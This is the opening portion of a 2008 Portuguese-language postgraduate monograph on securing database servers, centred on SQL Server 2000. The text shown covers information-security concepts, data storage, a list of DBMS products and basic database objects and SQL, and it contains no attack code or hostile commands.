UNINOVE
UNIVERSIDADE NOVE DE JULHO

SEGURANÇA EM SERVIDORES DE BANCOS DE DADOS, TÉCNICAS DE INVASÃO E PROTEÇÃO

LUIZ MARCELO FERNANDES MUNARI

Monografia apresentada ao Programa de Pós-Graduação Lato Sensu da Universidade Nove de Julho – UNINOVE, para a obtenção do título de Especialista em Segurança de Informação.

Bauru – SP
2008

UNINOVE
UNIVERSIDADE NOVE DE JULHO

SEGURANÇA EM SERVIDORES DE BANCOS DE DADOS, TÉCNICAS DE INVASÃO E PROTEÇÃO

LUIZ MARCELO FERNANDES MUNARI

Orientadora: Profª Especialista Daniela Luchesi

Monografia apresentada ao Programa de Pós-Graduação Lato Sensu da Universidade Nove de Julho – UNINOVE, para a obtenção do título de Especialista em Segurança de Informação.

Bauru – SP
2008

Para Vanessa,
Que sempre me apóia e me acompanha nas minhas maluquices.

AGRADECIMENTOS

Aos meus pais pela educação, pelo apoio e presença em minha vida;

Aos meus irmãos, pela união, pela torcida, e pela estrutura familiar;

Aos demais familiares, pela confiança;

A Professora Daniela Luchesi, pela orientação;

Aos demais professores, pelo empenho;

Aos colegas de sala, pela contribuição;

“Subi talvez às máximas alturas,
Mas, se hoje volto assim, com a alma às escuras,
É necessário que inda eu suba mais!”

Augusto dos Anjos,
“Solilóquio de um visionário”
Do livro Eu e Outros Poemas - 1912

SEGURANÇA EM SERVIDORES DE BANCOS DE DADOS, TÉCNICAS DE INVASÃO E PROTEÇÃO

Autor: Munari, Luiz Marcelo Fernandes
Orientadora: Profª Daniela Luchesi

RESUMO

É inquestionável a importância dos sistemas informatizados nas organizações contemporâneas, presentes em praticamente todos os processos desde o chão de fábrica, vendas, faturamento, recursos humanos, controles financeiros, logísticos, sistemas via Internet, incluindo sistemas de apoio a tomada de decisões baseados em históricos armazenados. A geração da inteligência competitiva se baseia na correta utilização dos diversos recursos de informação disponíveis. E na base da maioria dos sistemas informatizados estão os Bancos de Dados e seus sistemas gerenciadores que devido à importância estratégica de suas funções devem estar devidamente protegidos na sua integridade e disponibilidade. As organizações são inteiramente responsáveis pelos dados e informações armazenados em seus bancos, as conseqüências de uma falha na segurança dos dados podem acarretar em perdas financeiras e conseqüências indiretas como desqualificação de sua imagem perante a sociedade e seus clientes, a preocupação com a segurança dos dados deve ser responsabilidade de todos os profissionais envolvidos no desenvolvimento e manutenção dos sistemas. Falhas de segurança sempre existirão, e também pessoas dispostas a se utilizar delas para invadir ou atacar os sistemas vulneráveis. Os profissionais devem ter o conhecimento e habilidades para enfrentar o desafio de prover a segurança dos ativos de informação, assim como o domínio dos meios de armazenamento de dados, recuperação, linguagens e estruturas de sistemas, os tipos de falhas e incidentes, os métodos de invasão e ataques e seus personagens, e uma especial atenção a forma de evitá-los. Mesmo tendo a consciência que um sistema inteiramente a prova de falhas e invasões é praticamente impossível de ser implementado, deve-se evitar ao máximo as ocorrências, conhecendo a maioria da falhas e vulnerabilidades, prevendo ações e assumir práticas voltadas à total segurança dos sistemas, e na impossibilidade de evitar uma quebra de segurança, quando esta ocorrer, que os danos aos dados e tempo de indisponibilidade sejam os mínimos possíveis. Este estudo visa oferecer aos administradores uma visão geral sobre os aspectos da segurança da informação, falhas e vulnerabilidades, metodologias de ataque utilizadas por *“hackers”* e *“crackers”*, além de uma demonstração dos passos para uma instalação, configuração e manutenção de um ambiente de máxima segurança em um sistema de banco de dados. Uma pesquisa bibliográfica e eletrônica foi executada para a obtenção dos dados necessários a sua elaboração, foram seguidas as recomendações de segurança publicadas pelos fabricantes de sistemas. As práticas de segurança propostas, quando conhecidas e corretamente aplicadas, podem minimizar os riscos de segurança em um sistema, dificultando e por vezes neutralizando as possibilidades de ataques e invasões, além das falhas humanas, mecânica e fatores ambientais. A garantia de um ambiente seguro inclui a atualização tecnológica dos sistemas e membros das equipes de desenvolvimento e manutenção, incluindo a conscientização dos gestores dos investimentos aplicados a segurança, que tem como foco a

continuidade dos negócios, o apoio tecnológico e operacional, gerando o suporte necessário aos gestores a tomadas de decisões estratégicas, que delinearão o planejamento da organização no caminho do diferencial perante o mercado e sociedade e que atua. O processo de prover a segurança dos dados e sistemas deve ser uma rotina cíclica, de contínuos testes e novas funcionalidades, na busca das melhores práticas de desenvolvimento e proteção a informação, a cada nova tecnologia agregada à estrutura acarreta em novos estudos de segurança, esse processo de retroalimentação assegurará à organização a confiança na continuidade de seus negócios, e conseqüentemente na vantagem competitiva objetivada pelos seus gestores.

Palavras-chave: Informática, Bancos de Dados, Dados, Informação, Conhecimento,

Segurança, falhas, invasão, vulnerabilidades, continuidade dos negócios, *hackers*, *crackers*.

SEGURANÇA EM SERVIDORES DE BANCOS DE DADOS, TÉCNICAS DE INVASÃO E PROTEÇÃO

Autor: Munari, Luiz Marcelo Fernandes
Orientadora: Profª Daniela Luchesi

ABSTRACT

Is unquestionable the importance of the systems computerized in the contemporary organizations, presents in practically all of the processes from the factory ground, sales, revenue, human resources, financial controls, logistics, Internet systems, including support systems the jack of decisions based on stored reports. The generation of the competitive intelligence is based on the correct use of the several available information resources. And in the base of most of the computerized systems are the Databases and your managers systems that due to the strategic importance of your functions should be properly protected in your integrity and availability. The organizations are entirely responsible for the data and information stored in your banks, the consequences of a fault in the security of the data can cart in financial losses and indirect consequences as disqualification of your image before the society and your clients, the concern with the security of the data should be the professionals' responsibility involved in the development and maintenance of the systems. Security holes always exist, and also people willing to use them to invade or attack vulnerable systems. The professionals should have the knowledge and abilities to face the challenge of providing the security of the assets of information, as well as the domain of the data storages, recovery, languages and structures of systems, the types of faults and incidents, the invasion methods and attacks and your actors, and a special attention the way of avoiding them. Even with the conscience that a system entirely the proof of faults and invasions are practically impossible of being implemented, it should be avoided to the maximum the occurrences, learning most of the faults and vulnerabilities, foreseeing actions and to assume practices to apply total security of the systems, and in the impossibility of avoiding a break of security, when this happens, that the damages at the data and time of unavailability be the minimal possible. This study seeks to offer to the administrators a general view on the aspects of the security of the information, faults and vulnerabilities, attack methodologies used by "hackers" and "crackers", besides a demonstration of the steps for an installation, configuration and maintenance of an environment of maxim security in a database system. A bibliographical search and electronics was run for the obtaining of the necessary data for your elaboration, and security's recommendations published by the manufacturers of systems. Security's practices proposals, when known and correctly applied, they can minimize security's risks in a system, hindering and sometimes neutralizing the possibilities of attacks and invasions, besides the human faults, mechanics and environmental factors. The guarantee of a safe environment includes the technological upgrade of the systems and members of the development and maintenance teams, including the awareness of managers of investment applied to security, that you has as focus the continuity of the businesses, the technological and operational support, generating the necessary support to managers in strategic decision-making, that will delineate the planning of the organization in the path of the differential to

the market and society. The process of providing the security of the data and systems should be a cyclical routine, of continuous tests and new functionalities, in the intention of the best practices of development and protection the information, to each new technology joined to the structure induce in new studies of security, this feedback process will assure to the organization the trust in the continuity of your businesses, and consequently in the competitive advantage aimed at by your managers.

Word-key: Informatics, Databases, Data, Information, Knowledge, Security, faults, invasion, vulnerabilities, continuity of the businesses, hackers, crackers.

LISTA DE FIGURAS

Lista de abrevitauras e siglas

ACK: Acknowledge, Reconhecimento;

ACL: Access Control List, Lista de Controle de Acesso;

ASP: Active Server Pages, Páginas Ativas no Servidor;

GPL: General Public License, Licença Pública Geral;

GUI: Graphical User Interface, Interface Gráfica do Utilizador;

HTML: HyperText Markup Language, Linguagem de Marcação de Hipertexto;

ICMP: Internet Control Message Protocol

IIS: Internet Information Services;

IP: Internet Protocol, Protocolo de Internet;

LGPL: Lesser General Public License;

NTFS: New Technology File System;

PHP: PHP: Hypertext Preprocessor;

RAID: Redundant Array of Independent Drives (ou Disks);

SDK: Software Development Kit, Kit de Desenvolvimento de Software;

SGBD: Sistema Gerenciador de Banco de Dados;

SMB: Server Message Block;

SO: Sistema Operacional;

SQL: Structured Query Language, Linguagem de Consulta Estruturada;

TCP: Transmission Control Protocol;

UDP: User Datagram Protocol;

URL: Uniform Resource Locator;

WEB: World Wide Web, Grande Rede de Computadores;

SUMÁRIO

CAPÍTULO 1 – INTRODUÇÃO

Os Servidores de Bancos de Dados são responsáveis pelo armazenamento, otimização e distribuição dos dados utilizados pela grande maioria dos sistemas informatizados, estes devem estar protegidos de perdas, roubos, desvios e exposições indevidas. O profissional de Sistemas de Informação tem a obrigação de conhecer as técnicas de ataque e defesa e prover a integridade das informações sob sua responsabilidade.

1.1 Objetivo

Este trabalho tem como proposta a demonstração dos riscos de segurança presentes em sistemas de bancos de dados, os meios de invasão e suas técnicas de defesa, além de configurações de segurança propostas em um ambiente SQL Server 2000, instalado em um servidor Windows 2000 Server.

1.2 Justificativa

Os bancos de dados armazenam informações vitais as organizações, por esse motivo devemos proteger os dados neles armazenados de perdas, roubos, mantê-los disponíveis e íntegros. A proteção aplicada especificamente no servidor de banco de dados

visa proteger a estrutura de ataques e falhas de segurança que o atinjam, neutralizando ou minimizando os problemas que possam ocorrer.

O ambiente SQL Server 2000, hospedado em um Servidor Windows 2000 Server, apesar do tempo decorrido de sua implementação, ainda é muito utilizado nas organizações, devido a sua robustez, estabilidade e facilidade de configuração, mas é um sistema com muitas falhas de segurança nativas, que foram solucionadas no decorrer do tempo, e hoje se encontra em um nível de estabilidade e confiabilidade aceitáveis. Uma instalação padrão desse ambiente sem os devidos cuidados com a segurança se apresentaria como um sistema bastante vulnerável e potencialmente instável.

A utilização dos métodos propostos nesse trabalho proporcionará um sistema com a estabilidade e confiabilidade atualmente aceitáveis.

1.3 Metodologia

Para a confecção desse trabalho, foi efetuada uma pesquisa bibliográfica, abrangendo as áreas Administrativas, Direito e principalmente Tecnologia de Informação, especialmente focados em segurança de informação e bancos de dados, periódicos como revistas técnicas e artigos publicados na Internet, fóruns de discussão, recomendações de segurança obtidas no site do fabricante dos aplicativos utilizados, aliado aos conhecimentos obtidos pela prática adquirida em anos de trabalho no ambiente proposto.

1.4 Estrutura do trabalho

- Capítulo 1 – Introdução.
    - Demonstra os objetivos, justificativa, metodologia e estrutura do presente trabalho.
- Capítulo 2 – A informação.
    - Faz uma compilação de como é gerado o conhecimento a partir das informações e dados armazenados. Discorre sobre a preocupação com segurança de informação,
- Capítulo 3 – Armazenamento e acesso a dados.
    - Demonstra meios de armazenamentos de dados, conceitua Bancos de Dados, Sistemas Gerenciadores de Bancos de Dados, seu funcionamento, linguagens utilizadas e formas de acessos a dados.
- Capítulo 4 – Incidentes em bancos de dados.
    - Demonstra os incidentes que podem ocorrer em Banco de Dados, danos, falhas, invasões, ataques e atacantes.
- Capítulo 5 – Métodos de ataques a bancos de dados.
    - Demonstra explorações, invasões, e métodos de ataques a Sistemas e Bancos de Dados.
- Capítulo 6 – Configuração de um banco de dados seguro.
    - Passo a passo para uma configuração segura de um sistema Gerenciador de Bancos de Dados.
- Capítulo 7 – Conclusão.

    - Conclusões e considerações finais.

- Anexo 1 – *"Check list"* de segurança para o SQL Server 2000.
- Anexo 2 – Lista das atualizações disponíveis para o SQL Server 2000.

CAPÍTULO 2 – INFORMAÇÃO E CONHECIMENTO

Segundo Davenport e Prusak (1998) o conhecimento é a única fonte capaz de gerar vantagem competitiva sustentável, e que a forma como elas utilizam o que sabem e como adquirem novos conhecimentos é o que garante seu diferencial no mercado. Cabe aos profissionais de Tecnologia de Informação a tarefa de zelar pela integridade da informação armazenada, oferecendo o suporte necessário aos gestores na geração do conhecimento necessário a tomadas de decisões estratégicas.

2.1 Dados, Informação e Conhecimento

Para o entendimento dos conceitos apresentados devemos discriminar a diferença de dado, informação e conhecimento, que devido às semelhanças de suas atribuições freqüentemente se confundem.

Dado, do Latin Datu - “aquilo que se conhece e a partir do que se inicia uma solução de um problema, a formação de juízo, o desenvolvimento de um raciocínio. Elemento inicial de qualquer ato de conhecimento. Informação capaz de ser processada por um computador” (HOUAISS, 2001).

Dados podem ser entendidos como elementos não interpretados ou conjunto simples de registros, resultado da experiência, observação ou atividades. Os dados podem consistir em números, palavras ou imagens, as medições e observações de um conjunto de

variáveis. O dado em seu sentido mais puro, não tem utilidade prática, pois necessitam de um conceito, de um escopo para serem interpretados.

De acordo com o Dicionário Houaiss da Língua Portuguesa (2001), informação vem do latim *informatio,onis*, ("delinear, conceber idéia"), interpretação ou significado dos dados.

“Informação é uma abstração informal (isto é, não pode ser formalizada através de uma teoria lógica ou matemática), que está na mente de alguém, representando algo significativo para essa pessoa.” (Setzer, 2002)

Os dados corretamente agrupados, organizados e coerentes ao contexto que se destina, são a base ou uma fonte de absorção de informações. Então, informação seria aquilo que se tem através da decodificação desses dados.

“Conhecimento é uma abstração interior, pessoal, de alguma coisa que foi experimentada por alguém” (SETZER, 2002), corresponde a união das informações catalogadas, agregadas as experiências do seu utilizador, que guia as decisões estratégicas embasados em aspectos diretos e indiretos do conhecimento empresarial acumulado.

2.2 O conhecimento como vantagem competitiva

Nonaka (1997) afirma que “numa economia onde a única certeza é a incerteza, a única fonte garantida de vantagem competitiva duradoura é o conhecimento”, vemos também que são extremamente delicados os detalhes que refletem nesta vantagem, as organizações necessitam aprimorar o conhecimento através das informações armazenadas durante sua própria existência. A formação deste capital intelectual é um processo cíclico e

interminável, que norteia as ações estratégicas dessas organizações, e a tecnologia da informação vem sendo utilizada como elemento agregador dessas informações, através de criação de diversos sistemas informatizados que oferecem o devido suporte aos gestores nas tomadas de decisões.

O progresso de uma organização estará diretamente ligado a capacidade da utilização dessas informações para ações inovadoras e a criação do conhecimento empresarial.

2.3 Segurança da informação

Mesmo antes da popularização da informática, desde que dados começaram a ser armazenados, existe a preocupação com a segurança das informações. Segundo a NBR ISO/IEC 17799 o conceito de segurança de informação na capacidade de preservação de cinco aspectos fundamentais: Confidencialidade, Integridade, Disponibilidade, Autenticidade e Não repúdio,

- Confidencialidade – “Garantia de que o acesso à informação seja obtido somente por pessoas autorizadas.”;
- Integridade - “Salvaguarda da exatidão e completeza da informação e dos métodos de processamento.”;
- Disponibilidade - “Garantia de que os usuários autorizados obtenham acesso à informação e aos ativos correspondentes sempre que necessário.”;
- Autenticidade – “Verificar se a comunicação, transação ou acesso a algum serviço é legítimo.”;

- Não repúdio – “No envio de uma mensagem o remetente não poderá negar o envio da mesma.”.

Devemos agora dividir os problemas de segurança em dois cenários, a segurança física e lógica:

- Segurança física: Ameaças como acidentes, incêndios, desabamentos, alagamento, acesso indevido, defeitos de hardware.
- Segurança lógica: vírus, acessos remotos, *backups* desatualizados, violação de senhas, invasões, ataques etc.

2.3.1 Preocupações com a segurança dos dados.

Engana-se o administrador de um sistema quando acredita que instalando robustos sistemas de segurança, antivírus, *anti-spyware*, equipamentos de redes como *firewalls* e detectores de intrusão estará totalmente protegido de uma invasão ou perda de dados. Falhas de segurança vêm sendo reportadas diariamente e os administradores de sistemas e bancos de dados devem manter-se atualizados e adotar práticas seguras de desenvolvimento e custódia de dados, onde diversos aspectos devem ser ciclicamente revistos.

Figura 1 - Corrente - Cadeado

Fazendo uma analogia a um sistema de corrente com cadeado, para que consigamos invadi-lo podemos abrir o cadeado com uma chave roubada, arrombar o cadeado, quebrar qualquer elo da corrente, ou convencer que alguém o abra, em qualquer caso, a segurança já está comprometida.

Perceba como é fácil ter uma visão distorcida de segurança, no exemplo, se colocar um cadeado absolutamente inviolável, uma corrente de material indestrutível, treinar os funcionários para que nunca o abra a ninguém, sempre haverá a possibilidade de alguém esquecer a chave sobre uma mesa e um invasor copiar o segredo e lá se foi todo o investimento com a segurança.

Acompanhamos na atualidade uma disseminação da necessidade da informação, num passado não muito distante, os dados corporativos eram confinados a organização e a poucas pessoas. Hoje contamos com aplicativos via Internet, em que o próprio consumidor é o operador do sistema da empresa, ele pessoalmente escolhe os

produtos, verifica estoque, disponibilidades de cores, voltagem, seleciona formas de entrega e pagamento.

O faturamento das compras é efetuado sistemicamente pelas instituições bancárias, que informam à loja que os pagamentos processados, os sistemas de logística calculam autonomamente os valores de frete e prazos de entrega, selecionam as melhores rotas de entrega, as mais rápidas ou mais baratas.

Sistemas de compras e cotação de preços com fornecedores são automatizados, há um crescimento dessa modalidade de negócios baseados em B2C, onde clientes e fornecedores interligam seus sistemas para o melhor e mais eficiente fluxo de informações.

Em uma rápida descrição de uma compra feita on-line, verificamos diversas possibilidades de quebra de segurança, imaginamos o quanto seria complicado analisar milhares de transações por minuto, verificando manualmente a autenticidade a cada passo do processo.

Os administradores de redes, sistemas e bancos de dados atualmente não focam suas ações e investimentos em sistemas absolutamente invioláveis, devendo ponderar os gastos inerentes a aquisição, manutenção, treinamento em sistemas especiais de segurança, não devendo deixar de mensurar o custo operacional, pois um sistema “seguro” pode se mostrar com um desempenho inferior devido a diversas trocas de chaves, algoritmos de criptografia e o consumo da banda de rede.

Um sistema com muitos requisitos de segurança, excesso de senhas e gargalos de autenticação pode gerar um aumento nos pedidos de suporte dos usuários, que normalmente esquecem senhas, já um sistema de troca constante de chaves pode acarretar na cultura dos empregados em criar senhas fáceis ou anotá-las em papel, já que não podem confiar na memória, gerando assim novas brechas na segurança.

Novos desafios são agregados constantemente aos negócios, e sempre que novas tecnologias são incorporadas, novas vulnerabilidades as acompanham, assim como possíveis problemas na integração aos sistemas legados.

Construir uma infra-estrutura totalmente a prova de falhas, como vimos é praticamente impossível, partiremos para o paradigma de que problemas de segurança mais cedo ou mais tarde irão acontecer, então tentaremos prevê-los, contra-atacá-los, e na impossibilidade de defesa, quando este acontecer o impacto à integridade das informações e a continuidade dos negócios deverão ser a mínima possível.

Limites não faltam para as conseqüências de uma perda de dados em uma empresa, desde uma queda de produtividade momentânea, neste caso, poucas ações conduzem ao retorno da condição inicial da informação, até a paralisação total de sua atividade produtiva, no caso de uma pane em um sistema vital a organização.

A preocupação com a segurança dos dados e informações armazenadas nos diversos sistemas de uma empresa ultrapassa os limites da mesma, uma falha de segurança pode impactar diretamente na imagem da organização perante a sociedade e o mercado em que atua. Reflexos podem acontecer a clientes, fornecedores, investidores, órgão regulamentadores, fiscais, jurídicos. E empresa poderá ser acionada criminalmente pela exposição de informações sensíveis publicamente, e em casos extremos, poderá ter sua atividade inviabilizada por tempo indeterminados até que as falhas sejam revertidas.

Segundo a Professora Diniz (1986) “responsabilidade civil como a aplicação de medidas que obriguem alguém a reparar dano moral ou patrimonial causado a terceiros em razão de ato do próprio imputado, de pessoa por quem ele responde." Assim sendo, quem pratica um ato ilícito deverá indenizar a parte que sofreu o prejuízo, sendo este financeiro ou moral.

A empresa que tenha seu banco de dados de clientes invadido responderá civilmente a estes possíveis danos causados pela utilização indevida de seus dados, como documentos, informações confidenciais, hábitos de consumo, histórico de transações. Assim como os danos morais com a exposição publica dessas informações.

Alguns dados, nas mãos de pessoas desonestas, poderão ser utilizados na abertura de contas bancárias fantasmas, habilitação de serviços públicos como energia e telefones, até mesmo como base para atos ainda mais complexos como seqüestro e lavagem de dinheiro. As conseqüências de falhas de sistemas de informações levam a infinitas possibilidades de fraude, o que força os administradores a estudarem investimentos mais pesados em segurança, na tentativa de neutralizar as possíveis ações advindas de perdas de informações.

CAPÍTULO 3 - ARMAZENAMENTO E ACESSO A DADOS

Segundo STAIR (1996), “a informação é o conhecimento derivado de dados, que por sua vez, são representações de fatos quaisquer registrados independentes do meio”. Os meios de armazenamento devem ser dimensionados a quantidade de informações que serão guardadas, a facilidade de recuperação desses dados e a confiabilidade que se espera do arquivamento.

3.1 Armazenamento físico de dados

Antes da massificação da utilização dos sistemas informatizados, os dados das empresas eram armazenados de várias maneiras, contávamos com livros, atas, fichários, o papel era o meio de armazenamento mais utilizado, e em muitos casos o único, os problemas de segurança nessa época eram o roubo desses papéis. Era necessária uma invasão física ao local dos arquivos, uma cópia poderia ser inviável devido ao tempo e poucos recursos apresentados (Quem tinha uma foto copiadora disponível no escritório?), ou os danos físicos, como incêndios, alagamentos e outros acidentes naturais.

Num momento as organizações perceberam, umas mais rapidamente que outras, que se continuassem guardando esses papéis logo seus arquivos se tornariam maiores que seus escritórios. Algumas empresas antes da informatização de seus ativos de informação, ainda passaram pela era da microfilmagem, processo que consistia em copiar os dados em

filmes fotográficos que eram lidos através de equipamentos próprios, nesse momento organizações mais atentas já iniciaram a preocupação com a divulgação de suas informações confidencias, lembrando que na grande maioria dos casos os microfilmes eram revelados em empresas terceirizadas, que poderiam não tomar o devido cuidado com informações alheias.

Ainda hoje os microfilmes são utilizados, porém em situações muito específicas, e existem empresas especializadas nessas mídias.

Figura 2 - Microfilme de 1988

Figura 3 - Equipamento leitor de Microfilme

Figura 4 - Operador de Equipamento de Microfilme

3.2 Bancos de dados

Podemos armazenar dados e informações em computadores de diversas maneiras, em arquivos texto, planilhas e organizá-los de maneira que possamos encontra uma informação facilmente, mas quando a quantidade de dados cresce pode se tornar difícil ou impossível localizar informações específicas rapidamente. Sistemas baseados em Bancos de Dados executam o papel da manipulação desses dados de forma rápida, segura e eficaz.

Segundo DATE (2000) um banco de dados é em essência apenas um sistema computadorizado de armazenamento de registros. O banco de dados pode, ele próprio, ser visto como o equivalente eletrônico de um armário de arquivamento. Em outras palavras, é um repositório ou recipiente para uma coleção de arquivos de dados computadorizados.

Uma característica inerente dos bancos de dados são as operações que podemos executar nos dados armazenados, podemos:

- Acrescentar novos arquivos no banco de dados;
- Inserir novas dados em tabelas existentes;
- Localizar facilmente dados armazenados;
- Alterar dados;
- Apagar dados;
- Remover arquivos do banco de dados.

E todas essas ações são executadas em poucos passos e aplicadas aos arquivos do banco de dados instantaneamente. O preço que pagamos pela facilidade que essa ferramenta nos oferece é proporcional ao problema que podemos ter, pois um usuário desatento (ou mal intencionado) com dois ou três cliques consegue facilmente apagar todos os

dados armazenados por anos. Se essa possibilidade existir, isso é uma falha gravíssima de segurança.

Existem vários fabricantes de sistemas de bancos de dados, e uma característica obrigatória é que sempre será criado um ou vários arquivos na estação servidora, esses arquivos compões fisicamente a informação armazenada que deve estar protegida e será somente manipulada por aplicativos especializados.

3.2 Sistemas Gerenciadores de Bancos de Dados

SGBDs (Sistemas Gerenciadores de Bancos de Dados) são aplicativos especialmente construídos para executar operações nos bancos de dados, normalmente apresentados por um aplicativo principal (SGBD propriamente) e conjunto de programas que executam tarefas específicas, como gerador de aplicativos, relatórios, utilitários para a criação e testes de consultas, monitores de desempenho, agendador de eventos, *backups*, entre outros. Os termos banco de dados e SGBD são facilmente confundidos em seu significado, é comum referenciar-se a banco de dados do fabricante x ou y quando o termo correto seria SGBD.

Encontramos disponíveis no mercado diversos sistemas gerenciadores de bancos de dados, praticamente todos os grandes fabricantes de software do mercado têm sua versão de SGBD, e cada produto se diferencia em desempenho, capacidade de armazenamento, facilidade de uso, aprendizado e principalmente preço. A defesa que os administradores de bancos de dados atribuem os produtos que utilizam são comparados a torcidas de futebol, é comum encontrar nos fóruns de discussão na internet defensores ferrenhos de determinada tecnologia, tecendo longas teses de defesa de seu afeto, e rebatendo

as críticas aos adversários, embates estes que tendem a terminar em empate técnico, mas que sempre se aquecem no lançamento de novas versões dos sistemas (Wikipédia, 2008).

Alguns SGBDs disponíveis no mercado:

- PostgreSQL;
    - Desenvolvedor: PostgreSQL Global Development Group;
    - Licença *Open Source*;
    - Multiplataforma.
    - Web Site: http://www.postgresql.org.br
- Firebird;
    - Desenvolvedor: Fundação FirebirdSQL;
    - Licença *Open Source*;
    - Multiplataforma.
    - Web Site: http://www.firebirdsql.org/
- HSQLDB;
    - *"Hyperthreaded Structured Query Language Database"*;
    - Licença *Open Source*;
    - Construído inteiramente em Java.
    - Web Site: http://hsqldb.org/
- IBM DB2;
    - Desenvolvedor: IBM
    - Licença comercial;
    - Multiplataforma.
    - Web Site: http://www-142.ibm.com/ software/dre/ecatalog/list.wss?locale=pt_BR&category=G107029V41003M10

- mSQL;
    - Mini SQL;
    - Desenvolvedor: Hughes Technologies Pty Ltda;
    - Licença comercial.
    - Web Site: http://www.hughes.com.au/products/msql/
- MySQL;
    - Desenvolvedor: Sun Microsystems;
    - Licença GLP e Comercial.
    - Web Site: http://www.mysql.com/
- Oracle;
    - Desenvolvedor: Oracle Corporation;
    - Licença Comercial.
    - Web Site: http://www.oracle.com/global/br/index.html
- SQL-Server;
    - Desenvolvedor: Microsoft;
    - Licença Comercial
    - Web Site: http://www.microsoft.com/sqlserver/2008/en/ us/ default.aspx
- TinySQL;
    - Desenvolvedores: Brian Jepson e Davis Swan;
    - Licença LGPL *(Lesser General Public License*).
    - Web Site: http://www.jepstone.net/tinySQL/
- JADE;
    - Desenvolvedor: Jade Software Corporation;
    - Licença Comercial.

- Web Site: http://www.jadeworld.com

- ZODB;
  - Zope Object Data Base;
  - Banco de dados transacional orientado a objetos usado pelo servidor de aplicação Zope.
  - Web Site: http://wiki.zope.org/ZODB/FrontPage
- SASE.
  - Sybase Adaptive Server Enterprise;
  - Desenvolvedor: Sybase;
  - Licença Comercial.
  - Web Site: http://www.sybase.com/products/databasemanagement/adaptiveserverenterprise

No mercado podemos encontrar também Sistemas de pequeno porte, normalmente utilizados como aplicativos pessoais, ou aplicações distribuídas com poucos acessos (no máximo 10 usuários simultâneos), o comum desses SGBDs é que os dados são distribuídos por compartilhamento de arquivos, não sendo na realidade servidores de dados e sim um arquivo compartilhado. Existe uma tendência de esses aplicativos serem migrados para servidores mais robustos quando os limites de desempenho são alcançados, ou necessita-se de maiores recursos.

Alguns exemplos

- MSAccess
  - Desenvolvedor: Microsoft
  - Integrante do Pacote Microsoft Office;

- É na realidade uma união do *Microsoft Jet Database Engine*, a uma interface gráfica

- Paradox;
  - Desenvolvedor: Borland Software Corporation;
  - Parte integrante do pacote de programação Delphi.

3.3 Funcionamento básico de um banco de dados

O profissional especialista em banco de dados é conhecido pela sigla DBA, que significa *Database Administrator*, ou em português, Administrador de Base de Dados, existe no mercado certificações as mais diversas em diferentes tecnologias. As carreiras da Microsoft certificam seus especialistas no programa MCPs – *Microsoft Certified Professional*, e a certificação máxima para o SQL Server 2000 será o MCDBA *Microsoft Certified Database Administrator* (MICROSOFT, 2008). O Programa *Oracle Certification Program* da Oracle, certifica seus profissionais em OCA – *Oracle Certificate Associate*, OCP – *Oracle Certificate Professional* e OCM – *Oracle Certificate Máster* (ORACLE, 2008),

A este profissional é designada a tarefa de construir e manter em perfeito funcionamento os bancos de dados a ele confiado, zelando pela sua confiabilidade, integridade e disponibilidade

Alguns objetos presentes em bancos de dados:

- Tabelas – aqui os dados estão armazenados em seu estado bruto, existem padrões e práticas que devem ser seguidas em sua construção, que

visam garantir a integridade dos dados e a facilidade (e até mesmo a possibilidade) de recuperação correta dos dados armazenados, uma concepção incorreta na criação das tabelas pode gerar erros futuros em sua integridade e desempenho que podem, dependendo da gravidade do problema, até mesmo inviabilizar a aplicação.

- Consultas (*Querys*) – São visões dos dados, abstraídas conforme as necessidades das aplicações, utilizados para recuperar dados diversos, como um conjunto específico de dados filtrados, efetuar cálculos, agrupamentos, transformar tipos de dados, podendo inclusive recuperar dados de diversas tabelas relacionadas, efetuar comparações e filtros avançados. A Linguagem de comunicação utilizada na maioria dos sistemas é a SQL - *"Structured Query Language"*.
- *Stored Procedures* – São procedimentos armazenados no servidor, rotinas que executam funções específicas especialmente programadas pelos DBAs, que podem executar desde consultas simples a complexos conjuntos de ações, As *Stored Procedures* como são pré-compiladas no servidor, tem um excelente desempenho, é considerada uma arma poderosa na proteção a ataques a banco de dados.
- *Triggers* - São “gatilhos”, funções que se executam arbitrariamente sempre que uma ação é executada no banco de dados, é muito utilizada na validação de dados, auditorias e verificações de integridade.
- Transações – São funções programadas quando há a necessidade da integridade de diversas ações em macro, se alguma das funções atribuídas à transação não puder ser executada por qualquer que seja o motivo, os dados não serão alterados, caso contrário, somente após a validação da transação

> que as ações são atribuídas ao banco de dados, em exemplo de utilização seria em uma operação de transferência de fundos entre contas, a transação poderá verificar se há fundos suficientes na conta devedora, se na conta credora não há nenhum impedimento, conforme o resultado das consultas a operação é concretizada. As transações também previnem problemas de integridade por problemas físicos, como quedas de energia, indisponibilidades de comunicação.

Existem inúmeras funções em SGBDs, mais específicas, como gerenciador de transações distribuídas, agendamento de tarefas, *backups*, analisadores de desempenho, entre outras.

3.4 Linguagem SQL

O nome "SQL" significa *"Structured Query Language"* – Linguagem Estruturada de Pesquisa foi desenvolvida originalmente na *IBM Research* no início da década de 1970 e é hoje a linguagem padrão para o tratamento com os bancos de dados relacionais, está presente em praticamente todos os produtos existentes (WIKIPEDIA, 2008).

A SQL é formada por um conjunto de sentenças em Inglês estruturado e tem como característica predominante a facilidade de compreensão mesmo para um iniciante. Sua curva de aprendizagem é bem acentuada, reduzindo-se os custos com treinamentos.

As instruções SQL executam praticamente todas as funções em um Banco de dados, como por exemplo:

- Criar, alterar e apagar bancos de dados;
- Criar objetos nos bancos de dados, como tabelas, consultas, procedimentos;
- Criar índices, constantes;
- Funções do usuário;
- Criar usuários, conceder e revogar acessos;
- Incluir, alterar e apagar dados em tabelas;
- Recupera informações das tabelas;
- Executar consultas diversas, efetuando cálculos, agrupamentos, transformações;

Veremos alguns exemplos de sentenças SQL que efetuam ações em um banco de dados de exemplo:



Figura 5 - Sentença SQL simples

